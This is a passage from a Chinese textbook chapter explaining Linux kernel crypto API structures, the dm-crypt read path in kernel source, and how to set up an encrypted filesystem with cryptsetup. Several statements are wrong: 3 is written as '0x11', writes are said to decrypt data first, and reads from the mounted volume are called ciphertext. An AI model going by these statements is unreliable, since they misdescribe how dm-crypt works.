所有加密算法都是以内核模块方式编写的，所有内核模块的代码都是先从关键数据结构的分析工作开始。为了加深对加密算法的理解，此处从 Linux 内核代码中选择一个普通的加密算法进行研究，例如，文件<srcdir>/crypto/aes_generic.c 中对 AES 算法的演示过程。在文件<srcdir>/crypto/aes_generic.c 中，AES 算法先声明了结构体 crypto_alg，具体代码如下所示。

```
static struct crypto_alg aes_alg = {
	.cra_name = "aes",
	.cra_driver_name = "aes-generic",
	.cra_priority = 100,
	.cra_flags = CRYPTO_ALG_TYPE_CIPHER,
	.cra_blocksize = AES_BLOCK_SIZE,
	.cra_ctxsize = sizeof(struct crypto_aes_ctx),
	.cra_alignmask = 3,
	.cra_module = THIS_MODULE,
	.cra_list = LIST_HEAD_INIT(aes_alg.cra_list),
	.cra_u = {
		.cipher = {
			.cia_min_keysize = AES_MIN_KEY_SIZE,
			.cia_max_keysize = AES_MAX_KEY_SIZE,
			.cia_setkey = crypto_aes_set_key,
```

```
                .cia_encrypt = aes_encrypt,
                .cia_decrypt = aes_decrypt
            }
        }
};
```

在上述算法代码中，alg 是 algorithm 的缩写。在 Linux 内核系统中，将所有的加密、哈希等算法注册用到数据结构都命名为 xxx_alg 格式。在文件<srcdir>/include/linux/crypto.h 中实现了 crypto_alg 的完整定义，具体代码如下所示。

```
struct crypto_alg {
    struct list_head cra_list;
    struct list_head cra_users;
    u32 cra_flags;
    unsigned int cra_blocksize;
    unsigned int cra_ctxsize;
    unsigned int cra_alignmask;
    int cra_priority;
    atomic_t cra_refcnt;
    char cra_name[CRYPTO_MAX_ALG_NAME];
    char cra_driver_name[CRYPTO_MAX_ALG_NAME];
    const struct crypto_type *cra_type;
    union {
        struct ablkcipher_alg ablkcipher;
        struct aead_alg aead;
        struct blkcipher_alg blkcipher;
        struct cipher_alg cipher;
        struct compress_alg compress;
        struct rng_alg rng;
    } cra_u;
    int (*cra_init)(struct crypto_tfm *tfm);
    void (*cra_exit)(struct crypto_tfm *tfm);
    void (*cra_destroy)(struct crypto_alg *alg);

    struct module *cra_module;
};
```

在 Linux 系统内核中，alg 的主页成员如下所示。

- name：算法名。
- driver_name：驱动名。
- flags：算法类型、同步或异步。
- blocksize：分组大小，单位为字节。
- ctxsize：上下文大小，单位为字节。
- alignmask：ctx（算法上下文）的对齐。
- min/max-keysize：最小或最大密钥长度，单位为字节。
- init/exit：tfm的初始化和销毁。
- destroy：alg的销毁。
- set_key/encrypt/decrypt：设置密钥/加密/解密的函数。

在上述主要成员列表中，重点介绍 ctx（算法上下文）的概念。上下文是指算法执行过程中所要贯穿始终的数据结构，由每个算法自己定义。函数 set_key()、encrypt()和 decrypt()都可以根据参数获得算法上下文

的指针。密码管理器负责分配算法上下文所占的内存空间，这一点在注册 alg 时指定 ctx 的大小和对齐即可。在密码管理器分配 ctx 内存时，需要进行内存对齐。对于一些硬件加解密或者特殊要求的算法，ctx 的首地址可能需要在内存中 4 字节或者 16 字节对齐，cra_alignmask 就是指定对齐。aes 使用的是 3（0x11），就是将首地址低二位清零，即 4 字节对齐，如果要求 N 字节对齐（N 是 2 的某个指数），那么 alignmask 就可以指定为 N-1。

crypto_alg 对应的函数 set_key()、encrypt()和 decrypt()的原型如下所示。

```
int  set_key(struct crypto_tfm *tfm, const u8 *in_key, unsigned int key_len);
void encrypt(struct crypto_tfm *tfm, u8 *out, const u8 *in);
void decrypt(struct crypto_tfm *tfm, u8 *out, const u8 *in);
```

在上述原型中，各个参数的具体说明如下所示。

- in和out：分别表示加解密之前和之后的传入与传出数据，长度是alg中的blocksize。
- struct crypto_tfm *：tfm是transform的缩写，所有加密、哈希算法的函数set_key、encrypt()和decrypt()都带有这个参数。

结构 crypto_tfm 在文件<srcdir>/include/linux/crypto.h 中定义实现，具体代码如下所示。

```
#define crt_ablkcipher   crt_u.ablkcipher
#define crt_aead crt_u.aead
#define crt_blkcipher crt_u.blkcipher
#define crt_cipher crt_u.cipher
#define crt_hash crt_u.hash
#define crt_compress crt_u.compress
#define crt_rng crt_u.rng
struct crypto_tfm {
    u32 crt_flags;

    union {
        struct ablkcipher_tfm ablkcipher;
        struct aead_tfm aead;
        struct blkcipher_tfm blkcipher;
        struct cipher_tfm cipher;
        struct hash_tfm hash;
        struct compress_tfm compress;
        struct rng_tfm rng;
    } crt_u;
    void (*exit)(struct crypto_tfm *tfm);

    struct crypto_alg *__crt_alg;
    void *__crt_ctx[ ] CRYPTO_MINALIGN_ATTR;
};
```

从上述代码中可以看出，结构 crypto_tfm 可以继续分散出一组 xxx_tfm 格式的结构，crypto_alg 和 cipher_tfm 相对应。参数__crt_ctx[ ]表示算法上下文，由此可见，算法上下文是跟随 tfm 一起分配的，从 tfm 中可以得到 ctx。在 Linux 系统中，函数 crypto_tfm_ctx()也是在文件<srcdir>/include/linux/crypto.h 中定义的。

到此为止，alg、crypto_tfm、xxx_tfm 和 ctx 的基本关系全部梳理完毕，具体说明如下所示。

- alg：用于注册。
- crypto_tfm：是每个算法实例对应的结构。
- xxx_tfm：包含在crypto_tfm中，是每类算法对应的结构。
- ctx：在crypto_tfm的最后。

当算法获得一个 crypto_tfm 指针时，可以通过指针__crt_alg 访问 alg 结构，通过 crt_u.xxx 访问对应算法类别的 xxx_tfm 结构，通过__crt_ctx 获得 ctx 指针。当算法获得一个 xxx_tfm 结构体指针时，可以利用 xxx_tfm 内嵌在 crypto_tfm 中的这层关系，使用 container_of 操作反向获得 crypto_tfm 指针，由此可以获得其他的结构指针。也可以使用在文件<srcdir>/include/crypto/algapi.h 中定义的内联函数来实现。

到此为止，一个普通的分组加密算法介绍完毕，基本流程如下所示。

（1）声明一个注册到密码管理器中的 crypto_alg 结构。

（2）当外界使用到该算法时，密码管理器会自动创建 crypto_tfm，并调用三大函数进行加解密操作。

（3）如果返回对应的函数，则表示操作已经完成，属于同步操作。

2. 同步块加密

在 Linux 内核系统中，文件<srcdir>/drivers/crypto/geode-aes.c 演示了 AMD 一个硬件加密引擎驱动的实现过程，这是一个典型的同步块加密操作。在加密过程中，首先以算法模块方式插入到内核中，然后驱动硬件进行加解密。首先看在注册时用到的数据结构 crypto_alg geode_cbc_alg，具体实现代码如下所示。

```
static struct crypto_alg geode_cbc_alg = {
	.cra_name = "cbc(aes)",
	.cra_driver_name = "cbc-aes-geode",
	.cra_priority = 400,
	.cra_flags = CRYPTO_ALG_TYPE_BLKCIPHER |
				CRYPTO_ALG_NEED_FALLBACK,
	.cra_init = fallback_init_blk,
	.cra_exit = fallback_exit_blk,
	.cra_blocksize = AES_MIN_BLOCK_SIZE,
	.cra_ctxsize = sizeof(struct geode_aes_op),
	.cra_alignmask = 15,
	.cra_type = &crypto_blkcipher_type,
	.cra_module = THIS_MODULE,
	.cra_list = LIST_HEAD_INIT(geode_cbc_alg.cra_list),
	.cra_u = {
		.blkcipher = {
			.min_keysize = AES_MIN_KEY_SIZE,
			.max_keysize = AES_MAX_KEY_SIZE,
			.setkey = geode_setkey_blk,
			.encrypt = geode_cbc_encrypt,
			.decrypt = geode_cbc_decrypt,
			.ivsize = AES_IV_LENGTH,
		}
	}
};
```

在 alg 结构中，块加密与普通分组加密的不同之处是.cra_u 的设置。在普通分组加密中指定的是.cipher，在同步块加密中指定的是.blkcipher，在异步块加密中指定的是.ablkcipher。在上述过程中用到了函数 cra_init() 和 cra_exit()，功能是对 tfm 分别实现初始化和清理操作，在此处可以对 tfm 上附带的 ctx 进行初始化操作。

在同步块加密过程中，需要用到如下 3 个函数原型。

```
int int set_key(struct crypto_tfm *tfm, const u8 *in_key, unsigned int key_len);
int encrypt(struct blkcipher_desc *desc,   struct scatterlist *dst, struct scatterlist *src,   unsigned int nbytes);

int decrypt(struct blkcipher_desc *desc,   struct scatterlist *dst, struct scatterlist *src,   unsigned int nbytes);
```

上述函数的返回值都是 int，代表一个系统错误码。blkcipher_desc 是贯穿始终的数据结构，该结构在文

件<srcdir>/include/linux/crypto.h 中定义，具体实现代码如下所示。

```
struct blkcipher_desc {
	struct crypto_blkcipher *tfm;
	void *info;
	u32 flags;
};
```

tfm 与普通分组加密中涉及的 transform 是一类概念，通过 tfm 可以得到 ctx。因为块加密的散集序列工具（scatterwalk）在初始化时直接将 info 当作 iv 来使用，所以通常用 info 来保存 iv。

在 Linux 内核中，跟外设交互的方式有 3 种，分别是 I/O、端口和 DMA。其中，DMA 方式是由 DMA 控制器来控制内存、外设间的数据传输。在 Linux 内核中，有虚拟地址、物理地址和总线地址 3 种地址空间。DMA 要求每次传输的一整块数据分布在连续的总线地址空间上。而 DMA 是为传输大块数据设计的，但是大块的连续总线地址空间通常是稀缺的。因此当没有足够连续空间时，只能将大块数据分散到尽可能少的小块连续地址上，然后让 DMA 控制器逐块传送数据。因此在 Linux 内核中专门用散集序列（scatterlist）数据结构将小块的连续总线地址串起来，并交给 DMA 驱动自动地一个接着一个地传输。其实 scatterlist 就是一个线性表（scatterlist 可以是链表，也可以是数组），每个元素包含一个指针指向一块总线地址连续的内存块，这是为 DMA 量身定做的数据结构。

结构 scatterlist 在文件<srcdir>/arch/某体系结构/include/scatterlist.h 中定义，在 x86 架构中使用的是通用定义，在<srcdir>/arch/asm-generic/include/scatterlist.h 中实现，具体定义代码如下所示。

```
struct scatterlist {
#ifdef CONFIG_DEBUG_SG
	unsigned long sg_magic;
#endif
	unsigned long page_link;
	unsigned int offset;
	unsigned int length;
	dma_addr_t dma_address;
	unsigned int dma_length;
};
```

对上述代码的具体说明如下所示。

- page_link：用于指定该内存块在哪一个页面中，低二位分别用作链表/数组选择标志和结束标志。
- offset：表示内存块在页面中的偏移。
- length：表示数据块长度。
- dma_address：表示内存块的总线地址。
- dma_length：表示总线地址空间长度，与length区别是length用于32位平台的，而dma_length用于64位平台。

3. 异步块加密

在 Linux 内核系统中，文件<srcdir>/drivers/crypto/mv_cesa.c 演示了异步块加密的过程，此文件实现了 Marvell 的一个硬件加密引擎驱动。在文件<srcdir>/drivers/crypto/mv_cesa.c 中，定义 alg 的代码如下所示。

```
struct crypto_alg mv_aes_alg_cbc = {
	.cra_name = "cbc(aes)",
	.cra_driver_name = "mv-cbc-aes",
	.cra_priority = 300,
	.cra_flags   = CRYPTO_ALG_TYPE_ABLKCIPHER | CRYPTO_ALG_ASYNC,
	.cra_blocksize = AES_BLOCK_SIZE,
	.cra_ctxsize = sizeof(struct mv_ctx),
```

```
        .cra_alignmask   = 0,
        .cra_type = &crypto_ablkcipher_type,
        .cra_module = THIS_MODULE,
        .cra_init = mv_cra_init,
        .cra_u = {
            .ablkcipher = {
                .ivsize = AES_BLOCK_SIZE,
                .min_keysize = AES_MIN_KEY_SIZE,
                .max_keysize = AES_MAX_KEY_SIZE,
                .setkey = mv_setkey_aes,
                .encrypt = mv_enc_aes_cbc,
                .decrypt = mv_dec_aes_cbc,
            },
        },
};
```

通过分析上述代码可知，与同步块加密的区别是 cra_flags 和 cra_type 不同，两者指定的 cra_u.ablkcipher 结构不同，该结构也有 set_key()、encrypt()、decrypt()三个函数，具体原型如下所示。

```
int set_key(struct crypto_ablkcipher *cipher, const u8 *key, unsigned int len);
int encrypt(struct ablkcipher_request *req);
int decrypt(struct ablkcipher_request *req);
```

其中，函数 set_key()的第一个参数 struct crypto_ablkcipher *cipher 就是 crypto_tfm。而函数 encrypt()和 decrypt()的参数 struct ablkcipher_request *req 表示的是异步请求，具体代码如下所示。

```
struct ablkcipher_request {
    struct crypto_async_request base;
    unsigned int nbytes;
    void *info;
    struct scatterlist *src;
    struct scatterlist *dst;
    void *__ctx[ ] CRYPTO_MINALIGN_ATTR;
};
```

由此可见，这是专为参数传递准备的一个结构。与同步块加密和普通分组加密不同的是，在 ablkcipher_request 后面也有一个 ctx，与 crypto_tfm 的 ctx 不同之处是后者是每个实例的 ctx，在函数 init(crypto_tfm*)中实现初始化。而 ablkcipher_request 的 ctx 属于每一个 request、encrypt 和 decrypt 中的初始化。这两个 ctx 的大小相同，都是由 alg 的 ctx_size 决定的。结构 crypto_async_request base 用于实现异步通知，nbytes、src、dst 和同步块加密函数 encrypt()、decrypt()对应参数一样；info 通常作为 iv 的指针来使用。如果没有 iv，可以当做他用。

在 base 成员中有 complete()函数指针，其类型为 typedef void (*crypto_completion_t)(struct crypto_async_request *req, int err)，这个函数是由异步块加密算法调用的。当完成某个异步 request 操作时，通过调用该函数可以通知 request 已经完成。其中第一个参数就是这个 request 指针，第二个参数是系统错误码。

因为是异步操作，所以 Linux 系统为算法提供了一个请求缓存池，具体功能可以通过在文件<srcdir>/include/crypto/algapi.h 中定义的函数 ablkcipher_enqueue_request 和 ablkcipher_dequeue_request 实现操作。

6.1.2 Dmcrypt 加密机制分析

Dmcrypt 是 DM 构架中用于块设备加密的模块。Dmcrypt 通过 DM 虚拟一个块设备，并在 bio 转发时将数据加密后存储来实现块设备的加密，而这些对于应用层来说都是透明的。Dmcrypt 的加密机制在文件 drivers/md/dm-crypt.c 中实现，其中定义 target_type 类型结构体 crypt_target 的代码如下所示。

```
static struct target_type crypt_target = {
	.name = "crypt",
	.version = {1, 7, 0},
	.module = THIS_MODULE,
	.ctr = crypt_ctr,
	.dtr = crypt_dtr,
	.map = crypt_map,
	.status = crypt_status,
	.postsuspend = crypt_postsuspend,
	.preresume = crypt_preresume,
	.resume = crypt_resume,
	.message = crypt_message,
	.merge = crypt_merge,
	.iterate_devices = crypt_iterate_devices,
};
```

在上述代码中用到了函数 ctr()和 map()，其中，函数 ctr()不但决定了设备的创建过程，也决定了与密码算法的关联过程。而函数 map()不但决定了 bio 的转发功能，而且也决定了对密码算法调用的步骤。

在文件 drivers/md/dm-crypt.c 中，通过函数 crypt_ctr()创建密码算法实例，具体实现代码如下所示。

```
static int crypt_ctr(struct dm_target *ti, unsigned int argc, char **argv)
{
	struct crypt_config *cc;
	unsigned int key_size;
	unsigned long long tmpll;
	int ret;

	if (argc != 5) {
		ti->error = "Not enough arguments";
		return -EINVAL;
	}

	key_size = strlen(argv[1]) >> 1;

	cc = kzalloc(sizeof(*cc) + key_size * sizeof(u8), GFP_KERNEL);
	if (!cc) {
		ti->error = "Cannot allocate encryption context";
		return -ENOMEM;
	}

	ti->private = cc;
	ret = crypt_ctr_cipher(ti, argv[0], argv[1]);
	if (ret < 0)
		goto bad;

	ret = -ENOMEM;
	cc->io_pool = mempool_create_slab_pool(MIN_IOS, _crypt_io_pool);
	if (!cc->io_pool) {
		ti->error = "Cannot allocate crypt io mempool";
		goto bad;
	}
```

```
cc->dmreq_start = sizeof(struct ablkcipher_request);
cc->dmreq_start += crypto_ablkcipher_reqsize(cc->tfm);
cc->dmreq_start = ALIGN(cc->dmreq_start, crypto_tfm_ctx_alignment());
cc->dmreq_start += crypto_ablkcipher_alignmask(cc->tfm) &
                   ~(crypto_tfm_ctx_alignment() - 1);

cc->req_pool = mempool_create_kmalloc_pool(MIN_IOS, cc->dmreq_start +
               sizeof(struct dm_crypt_request) + cc->iv_size);
if (!cc->req_pool) {
        ti->error = "Cannot allocate crypt request mempool";
        goto bad;
}
cc->req = NULL;

cc->page_pool = mempool_create_page_pool(MIN_POOL_PAGES, 0);
if (!cc->page_pool) {
        ti->error = "Cannot allocate page mempool";
        goto bad;
}

cc->bs = bioset_create(MIN_IOS, 0);
if (!cc->bs) {
        ti->error = "Cannot allocate crypt bioset";
        goto bad;
}

ret = -EINVAL;
if (sscanf(argv[2], "%llu", &tmpll) != 1) {
        ti->error = "Invalid iv_offset sector";
        goto bad;
}
cc->iv_offset = tmpll;

if (dm_get_device(ti, argv[3], dm_table_get_mode(ti->table), &cc->dev)) {
        ti->error = "Device lookup failed";
        goto bad;
}

if (sscanf(argv[4], "%llu", &tmpll) != 1) {
        ti->error = "Invalid device sector";
        goto bad;
}
cc->start = tmpll;

ret = -ENOMEM;
cc->io_queue = create_singlethread_workqueue("kcryptd_io");
if (!cc->io_queue) {
        ti->error = "Couldn't create kcryptd io queue";
        goto bad;
}
```

```
	cc->crypt_queue = create_singlethread_workqueue("kcryptd");
	if (!cc->crypt_queue) {
		ti->error = "Couldn't create kcryptd queue";
		goto bad;
	}

	ti->num_flush_requests = 1;
	return 0;

bad:
	crypt_dtr(ti);
	return ret;
}
```

通过上述代码可知，函数 crypt_ctr()的参数格式如下。

```
<cipher> <key> <iv_offset> <dev_path> <start>
```

上述参数在 ctr 中被逐个解析并被存放到结构 crypt_config 中，各个格式的具体说明如下所示。

（1）<cipher>：其格式是 cipher-chainmode-ivopts:ivmode，具体说明如下所示。

- cipher：是算法注册时的cra_name。
- chainmode：是ecb或cbc之类，chainmode的默认选项是cbc，如果chainmode不是ecb，则必须指定ivmode。
- ivmode：有5种，分别是plain、plain64、essiv、benbi和null，分别对应不同的iv生成算法。
- ivopts：是传给这几种ivmode的ctr的参数，其中，null、benbi、plain和plain64没有用到，essiv能够将ivopts作为在系统中注册的哈希算法名，由该哈希算法生成iv。

（2）<start>：是加密的起始块，在 start 之前不由 dm-crypt 管理控制。

（3）<iv_offset>：是为了保存 iv 到磁盘上而预留位置，单位是 sector。在 dm-crypt 设备上的偏移是 sector 的 bio 对应与原始磁盘上 sector+<iv_offset>+<start>偏移的块。对于 dm-crypt 内部来说，偏移为 sector+<iv_offset>，也就是说 dm-crypt 内部将 iv 所占据的块隐藏了。

在文件 drivers/md/dm-crypt.c 中，函数 crypt_map()的功能是修改 bio 的内容然后转发，实现 I/O 操作。函数 crypt_map()操作 I/O 的具体实现流程如下所示。

（1）先进行 I/O 操作，将数据从真正的块设备中读取出来，然后进行解密操作。

（2）在写操作时先将数据解密，然后将数据写入真正的块设备中。

上述两种操作都是通过异步方式实现的，函数 crypt_map()的具体实现代码如下所示。

```
static int crypt_map(struct dm_target *ti, struct bio *bio,
			union map_info *map_context)
{
	struct dm_crypt_io *io;
	struct crypt_config *cc;

	if (unlikely(bio_empty_barrier(bio))) {
		cc = ti->private;
		bio->bi_bdev = cc->dev->bdev;
		return DM_MAPIO_REMAPPED;
	}

	io = crypt_io_alloc(ti, bio, dm_target_offset(ti, bio->bi_sector));

	if (bio_data_dir(io->base_bio) == READ)
```

```
        kcryptd_queue_io(io);
    else
        kcryptd_queue_crypt(io);

    return DM_MAPIO_SUBMITTED;
}
```

通过上述实现代码可知，函数 crypt_map()的读取流程如下所示。

（1）调用函数 kcryptd_queue_io()，在 io 结构中包含了 bio 和 ti 等信息，具体代码如下所示。

```
static void kcryptd_queue_io(struct dm_crypt_io *io)
{
    struct crypt_config *cc = io->target->private;

    INIT_WORK(&io->work, kcryptd_io);
    queue_work(cc->io_queue, &io->work);
}
```

（2）调用函数 queue_work()将信息添加到 io 队列，并通过函数 kcryptd_io()实现 I/O 操作，具体代码如下所示。

```
static void kcryptd_io(struct work_struct *work)
{
    struct dm_crypt_io *io = container_of(work, struct dm_crypt_io, work);

    if (bio_data_dir(io->base_bio) == READ)
        kcryptd_io_read(io);
    else
        kcryptd_io_write(io);
}
```

（3）通过函数 kcryptd_io_read()实现反向获取，其中 io 是 work 的容器，具体代码如下所示。

```
static void kcryptd_io_read(struct dm_crypt_io *io)
{
    struct crypt_config *cc = io->target->private;
    struct bio *base_bio = io->base_bio;
    struct bio *clone;

    crypt_inc_pending(io);

    /**
     * The block layer might modify the bvec array, so always
     * copy the required bvecs because we need the original
     * one in order to decrypt the whole bio data *afterwards*
     */
    clone = bio_alloc_bioset(GFP_NOIO, bio_segments(base_bio), cc->bs);
    if (unlikely(!clone)) {
        io->error = -ENOMEM;
        crypt_dec_pending(io);
        return;
    }

    clone_init(io, clone);
    clone->bi_idx = 0;
    clone->bi_vcnt = bio_segments(base_bio);
```

```
        clone->bi_size = base_bio->bi_size;
        clone->bi_sector = cc->start + io->sector;
        memcpy(clone->bi_io_vec, bio_iovec(base_bio),
               sizeof(struct bio_vec) * clone->bi_vcnt);

        generic_make_request(clone);
}
```

（4）通过函数 generic_make_request()实现异步 I/O，其中 clone 是 io->base_bio 的“克隆”，设置了有异步回调。然后通过函数 crypt_endio()实现读操作后的回调工作，将得到的密文保存在 clone 中。具体代码如下所示。

```
static void crypt_endio(struct bio *clone, int error)
{
        struct dm_crypt_io *io = clone->bi_private;
        struct crypt_config *cc = io->target->private;
        unsigned rw = bio_data_dir(clone);

        if (unlikely(!bio_flagged(clone, BIO_UPTODATE) && !error))
                error = -EIO;

        /**
         * free the processed pages
         */
        if (rw == WRITE)
                crypt_free_buffer_pages(cc, clone);

        bio_put(clone);

        if (rw == READ && !error) {
                kcryptd_queue_crypt(io);
                return;
        }

        if (unlikely(error))
                io->error = error;

        crypt_dec_pending(io);
}
```

（5）在函数 kcryptd_queue_crypt()中通过 clone 得到 io，具体代码如下所示。

```
static void kcryptd_queue_crypt(struct dm_crypt_io *io)
{
        struct crypt_config *cc = io->target->private;

        INIT_WORK(&io->work, kcryptd_crypt);
        queue_work(cc->crypt_queue, &io->work);
}
```

（6）通过 queue_wor 添加到 crypt 队列后，通过函数 kcryptd_crypt_read_convert()实现反向获取功能，其中参数 io 是 work 的容器。具体实现代码如下所示。

```
static void kcryptd_crypt_read_convert(struct dm_crypt_io *io)
{
```

```
        struct crypt_config *cc = io->target->private;
        int r = 0;

        crypt_inc_pending(io);

        crypt_convert_init(cc, &io->ctx, io->base_bio, io->base_bio,
                           io->sector);

        r = crypt_convert(cc, &io->ctx);

        if (atomic_dec_and_test(&io->ctx.pending))
                kcryptd_crypt_read_done(io, r);

        crypt_dec_pending(io);
}
```

（7）在函数 crypt_convert()中通过 io 获得 cc，具体代码如下所示。

```
static int crypt_convert(struct crypt_config *cc,
                         struct convert_context *ctx)
{
        int r;

        atomic_set(&ctx->pending, 1);

        while(ctx->idx_in < ctx->bio_in->bi_vcnt &&
              ctx->idx_out < ctx->bio_out->bi_vcnt) {

                crypt_alloc_req(cc, ctx);

                atomic_inc(&ctx->pending);

                r = crypt_convert_block(cc, ctx, cc->req);

                switch (r) {
                /** async */
                case -EBUSY:
                        wait_for_completion(&ctx->restart);
                        INIT_COMPLETION(ctx->restart);
                        /** fall through*/
                case -EINPROGRESS:
                        cc->req = NULL;
                        ctx->sector++;
                        continue;

                /** sync */
                case 0:
                        atomic_dec(&ctx->pending);
                        ctx->sector++;
                        cond_resched();
                        continue;

                /** error */
```

```
		default:
			atomic_dec(&ctx->pending);
			return r;
		}
	}

	return 0;
}
```

（8）调用函数 crypt_convert_block()执行加密请求，具体代码如下所示。

```
static int crypt_convert_block(struct crypt_config *cc,
				struct convert_context *ctx,
				struct ablkcipher_request *req)
{
	struct bio_vec *bv_in = bio_iovec_idx(ctx->bio_in, ctx->idx_in);
	struct bio_vec *bv_out = bio_iovec_idx(ctx->bio_out, ctx->idx_out);
	struct dm_crypt_request *dmreq;
	u8 *iv;
	int r = 0;

	dmreq = dmreq_of_req(cc, req);
	iv = (u8 *)ALIGN((unsigned long)(dmreq + 1),
			crypto_ablkcipher_alignmask(cc->tfm) + 1);

	dmreq->ctx = ctx;
	sg_init_table(&dmreq->sg_in, 1);
	sg_set_page(&dmreq->sg_in, bv_in->bv_page, 1 << SECTOR_SHIFT,
			bv_in->bv_offset + ctx->offset_in);

	sg_init_table(&dmreq->sg_out, 1);
	sg_set_page(&dmreq->sg_out, bv_out->bv_page, 1 << SECTOR_SHIFT,
			bv_out->bv_offset + ctx->offset_out);

	ctx->offset_in += 1 << SECTOR_SHIFT;
	if (ctx->offset_in >= bv_in->bv_len) {
		ctx->offset_in = 0;
		ctx->idx_in++;
	}

	ctx->offset_out += 1 << SECTOR_SHIFT;
	if (ctx->offset_out >= bv_out->bv_len) {
		ctx->offset_out = 0;
		ctx->idx_out++;
	}

	if (cc->iv_gen_ops) {
		r = cc->iv_gen_ops->generator(cc, iv, ctx->sector);
		if (r < 0)
			return r;
	}

	ablkcipher_request_set_crypt(req, &dmreq->sg_in, &dmreq->sg_out,
```

```
                              1 << SECTOR_SHIFT, iv);

      if (bio_data_dir(ctx->bio_in) == WRITE)
            r = crypto_ablkcipher_encrypt(req);
      else
            r = crypto_ablkcipher_decrypt(req);

      return r;
}
```

在上述代码中，通过函数 crypto_ablkcipher_decrypt(req)调用了异步加密算法。由此可以看出，如果异步密码算法的 encrypt 和 decrypt 返回的是 EBUSY，则 dm-crypt 陷入等待之中。如果返回 EINPROGRESS，则表示已将请求移入队列，dm-crypt 会继续下一个请求。如果返回 0，则表示已经完成操作，异步变成同步。由此可见，dm-crypt 是支持同步块加密功能的。

（9）调用函数 kcryptd_crypt_read_done(io, error) 清理 io，完成整个读取操作，具体代码如下所示。

```
static void kcryptd_crypt_read_done(struct dm_crypt_io *io, int error)
{
      if (unlikely(error < 0))
            io->error = -EIO;

      crypt_dec_pending(io);
}
```

写操作的流程与读操作类似，不同之处在于要先进行 encrypt，然后再进行 I/O 操作。由此可见，写操作的两次 I/O 异步操作发生在两次 crypt 异步之后。

（10）最后会通过函数 crypt_dec_pending()通知上层当前 I/O 操作流程结束，具体代码如下所示。

```
static void crypt_dec_pending(struct dm_crypt_io *io)
{
      struct crypt_config *cc = io->target->private;
      struct bio *base_bio = io->base_bio;
      struct dm_crypt_io *base_io = io->base_io;
      int error = io->error;

      if (!atomic_dec_and_test(&io->pending))
            return;

      mempool_free(io, cc->io_pool);

      if (likely(!base_io))
            bio_endio(base_bio, error);
      else {
            if (error && !base_io->error)
                  base_io->error = error;
            crypt_dec_pending(base_io);
      }
}
```

6.1.3 使用 dmcrypt 机制构建加密文件系统

dmcrypt 机制是建立在 device-mapper 特性之上的，device-mapper 是设计用来为在实际的块设备之上添加虚拟层提供一种通用灵活的方法，以方便开发人员实现镜像、快照、级联和加密等处理。此外，dmcrypt

机制使用内核密码应用编程接口实现了透明的加密，并且兼容 cryptloop 系统。使用 dmcrypt 机制构建加密文件系统的基本流程如下所示。

（1）准备好内核

dmcrypt 利用内核的密码应用编程接口来完成密码操作。一般说来，内核通常将各种加密程序以模块的形式加载。对于 AES 来说，其安全强度已经非常高，已经足够保护绝密级的数据。为了保证用户的内核已经加载了 AES 密码模块，需要根据如下命令进行检查。

```
#cat /proc/crypto
```

否则，可以使用 modprobe 来手工加载 AES 模块，具体命令如下所示。

```
#modprobe aes
```

接下来安装 dmsetup 软件包，该软件包含配置 device-mapper 所需的工具，具体命令如下所示。

```
#yum install dmsetup cryptsetup
```

为了检查 dmsetup 软件包是否已经建立了设备映像程序，需要输入下列命令。

```
#ls -l /dev/mapper/control
```

然后，需要使用如下命令加载 dm-crypt 内核模块。

```
#modprobe dm-crypt
```

加载 dm-crypt 后会用 evice-mapper 实现自动注册。如果再次检验，device-mapper 已能识别 dm-crypt，并且把 crypt 添加为可用的对象。执行完上述步骤后，用户可以看到 crypt 的下列输出。

```
#dmsetup targets
```

这说明系统已经为装载加密设备做好了准备。

（2）创建加密设备

有两种创建作为加密设备装载文件系统的方法，一是建立一个磁盘映像，然后作为回送设备加载；二是使用物理设备。无论使用哪一种方法，除了建立和捆绑回送设备外，其他操作过程都是相似的。

（3）建立回送磁盘映像

如果用户没有用来加密的物理设备作为替换，例如，存储棒或另外的磁盘分区，可以利用命令 dd 来建立一个空磁盘映像，然后将该映像作为回送设备来装载即可。例如下面的指令新建了一个大小为 100 MB 的磁盘映像，该映像名字为 virtual.img。要想改变其大小，可以改变 count 的值。

```
#dd if=/dev/zero of=/virtual.img bs=1M count=100
```

接下来，利用 losetup 命令将该映像和一个回送设备联系起来。

```
#losetup /dev/loop0 /virtual.img
```

现在已经得到了一个虚拟的块设备，位于/dev/loop0 目录下，并且能够如同使用其他设备那样来使用它。

（4）设置块设备

准备好物理块设备（例如/dev/hda1）或者是虚拟块设备（像前面那样建立了回送映像，并利用 device-mapper 将其作为加密的逻辑卷加载）后，就可以进行块设备配置工作了。接下来使用 cryptsetup 来建立逻辑卷，并将其与块设备进行捆绑。

```
#cryptsetup -y create ly_EFS device_name
```

其中，ly_EFS 是新建的逻辑卷的名称，并且最后一个参数 device_name 必须是将用作加密卷的块设备。要想使用前面建立的回送映像作为虚拟块设备，需要运行如下命令。

```
#cryptsetup -y create ly_EFS /dev/loop0
```

无论是使用物理块设备还是虚拟块设备，程序都会要求输入逻辑卷的口令，-y 的作用在于确保两次输入口令无误。一旦口令弄错，就会把自己的数据锁住。为了确认逻辑卷是否已经建立，可以使用下列命令进行验证。

```
#dmsetup ls
```

只要该命令列出了逻辑卷，就说明已经成功建立了逻辑卷。根据机器的不同，设备号可能会有所不同。device-mapper 会把它的虚拟设备装载到/dev/mapper 目录下面，所以对应的虚拟块设备应该是/dev/mapper/ly_EFS。这尽管用起来和其他块设备没什么不同，但是实际上却是经过透明加密的。

如同物理设备一样，用户也可以在虚拟设备上创建文件系统，例如下面的命令。

```
#mkfs.ext3 /dev/mapper/ly_EFS
```

现在可以为新的虚拟块设备建立一个装载点，然后将其装载，具体命令如下所示。

```
#mkdir /mnt/ly_EFS
#mount /dev/mapper/ly_EFS /mnt/ly_EFS
```

这样用户能够利用下面的命令查看其装载后的情况。

```
#df -h /mnt/ly_EFS
```

用户通过上述操作步骤后可以看到装载的文件系统，尽管看起来与其他文件系统无异，但实际写到/mnt/ly_EFS/下的所有数据在数据写入之前，都是经过透明的加密处理后才写入磁盘的。所以说，从该处读取的数据都是密文。

（5）卸载加密设备

卸载加密文件系统的方法和平常的方法没有什么区别，命令如下所示。

```
#umount /mnt/ly_EFS
```

即便已经卸载了块设备，在 dm-crypt 中仍然被视为是一个虚拟设备。如果再次运行命令 dmsetup ls 后，将会看到该设备依然被列出。因为 dm-crypt 缓存了口令，所以机器上的其他用户不需要知道口令就能重新装载该设备。为了避免这种情况发生，必须在卸载设备后从 dm-crypt 中删除该设备，具体命令如下所示。

```
#cryptsetup remove ly_EFS
```

此后加密文件系统将被彻底清除，要想再次装载，用户必须再次输入口令。

（6）重新装载加密设备

